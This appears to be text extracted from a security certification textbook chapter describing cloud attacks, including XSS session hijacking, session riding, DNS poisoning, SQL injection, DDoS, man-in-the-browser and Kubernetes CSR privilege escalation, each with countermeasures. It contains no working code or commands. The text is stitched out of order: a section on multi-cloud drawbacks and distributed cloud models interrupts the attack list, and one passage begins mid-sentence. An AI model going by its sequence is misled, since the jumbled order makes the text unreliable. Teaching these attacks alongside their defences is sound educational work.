


Figure 19.43: Example of session hijacking using XSS attack

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antivirus, and code scanners can safeguard a cloud from session hijacking.
- **Session Hijacking using Session Riding**

Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers “ride” an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.




Figure 19.44: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.
- **Domain Name System (DNS) Attacks**

A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Types of DNS Attacks:

- **DNS Poisoning:** Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting:** Involves conducting ~~phishing~~ scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking:** Involves stealing a CSP domain name.
- **Domain Sniping:** Involves registering an elapsed domain name.




Figure 19.45: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

▪ **SQL Injection Attacks**

SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.46: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

- **Disadvantages:**

- Multi-cloud system failure affects business agility
- Using more than one provider causes redundancy
- Security risks due to complex and large attack surface
- Operational overhead




Figure 19.6: Multi-cloud deployment model

Other cloud deployment models include the following.

- **Distributed Cloud**

It is a centralized cloud environment comprised of geographically distributed public or private clouds controlled on a single control plane for providing services to the end users located on or off site. In this model, the end user can access data anywhere as a local data center providing edge computing capability for improving data privacy and meeting local governance policies. It provides services to the end users as if they are accessing the remote data on their local server. Based on the requirement, the distributed cloud services can be used in different location types such as network, operator, and customer edges and as local data centers. Distributed cloud provides service to the automation of applications such as artificial intelligence (AI), machine learning (ML), and Internet of things (IoT) (e.g., Google Distributed Cloud and Cloudflare CDN).

- **Advantages:**

- High performance
- Reduced latency
- High management and operational consistency compared to hybrid and multi cloud

another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.




Figure 19.48: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.
- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.




Figure 19.49: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.
- Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
- Limit IP address range and offer services only via VPNs.

▪ Metadata Spoofing Attack

Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

Countermeasures:

- Encrypt and store application and service details on the cloud.
- Implement hash-based integrity checking to mitigate spoofing attacks.
- Deactivate metadata services that are not required, along with unsafe metadata versions.
- Enforce host-based firewalls to restrict the instance metadata API access.

▪ Cloud Malware Injection Attack

In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

- **Multi-Cloud Attack**

In multi-cloud attacks, attackers leverage vulnerabilities across multiple cloud service providers (CSPs) that an organization uses. This includes exploiting misconfigurations, weak access controls, or compromised credentials to gain unauthorized access to different cloud environments. Once attackers successfully gain access, they move laterally between cloud services by exploiting inter-cloud APIs or network bridges. Attackers later attempt to manipulate various resources to perform malicious activities, such as data exfiltration, malware deployment, and establishing persistent access. This process significantly compromises the security and integrity of the multi-cloud infrastructure.

Countermeasure

- Use secure APIs and encrypted channels for communication between different cloud services.
- Ensure that access control models are standardized across all cloud providers to prevent potential security gaps.
- Implement an additional security layer beyond passwords, requiring two or more verification factors for access.
- Synchronize security policies using automated tools to apply uniform settings to all clouds.
- Conduct regular security audits and continuous monitoring across all cloud environments to detect misconfigurations and unauthorized activities.

- **Privilege Escalation with the CSR API**

Certificate signing requests (CSR) API in Kubernetes manages certificate signing requests that are requested to certificate authority for a specific purpose. Attackers can exploit vulnerabilities in the CSR API to gain unauthorized access to privileges within the Kubernetes cluster.

During this attack, the attacker creates a CSR that requests a certificate from a service account or user with elevated permissions. After the CSR is successfully created, the attacker leverages poorly configured security controls to obtain the CSR approval, which forces Kubernetes to issue the certificate. Attackers then use the issued certificate for authenticating an entity that has elevated permission granted by the approved CSR.

Countermeasures

- Enable Kubernetes auditing on every cluster and monitor events related to CSR API.
- Enforce strict RBAC policies to ensure that only authorized users have permission to create, approve, and manage CSRs.
- Avoid automated CSR approvals. Instead, manually review and approve each CSR to ensure it is legitimate.

- **Privilege Escalation by Abusing Elevation Control Mechanism**

The elevated cloud mechanism, also known as just-in-time (JIT) access, is a security model and access management service that allows users to obtain temporary permission for specific tasks or operations within a defined timeframe. Cloud environments provide administrators with access controls, enabling granular permissions such as just-in-time access, impersonation, resource role assignment, and temporary role access. Attackers can abuse these permission configurations to gain unauthorized or temporarily elevated access to cloud resources.

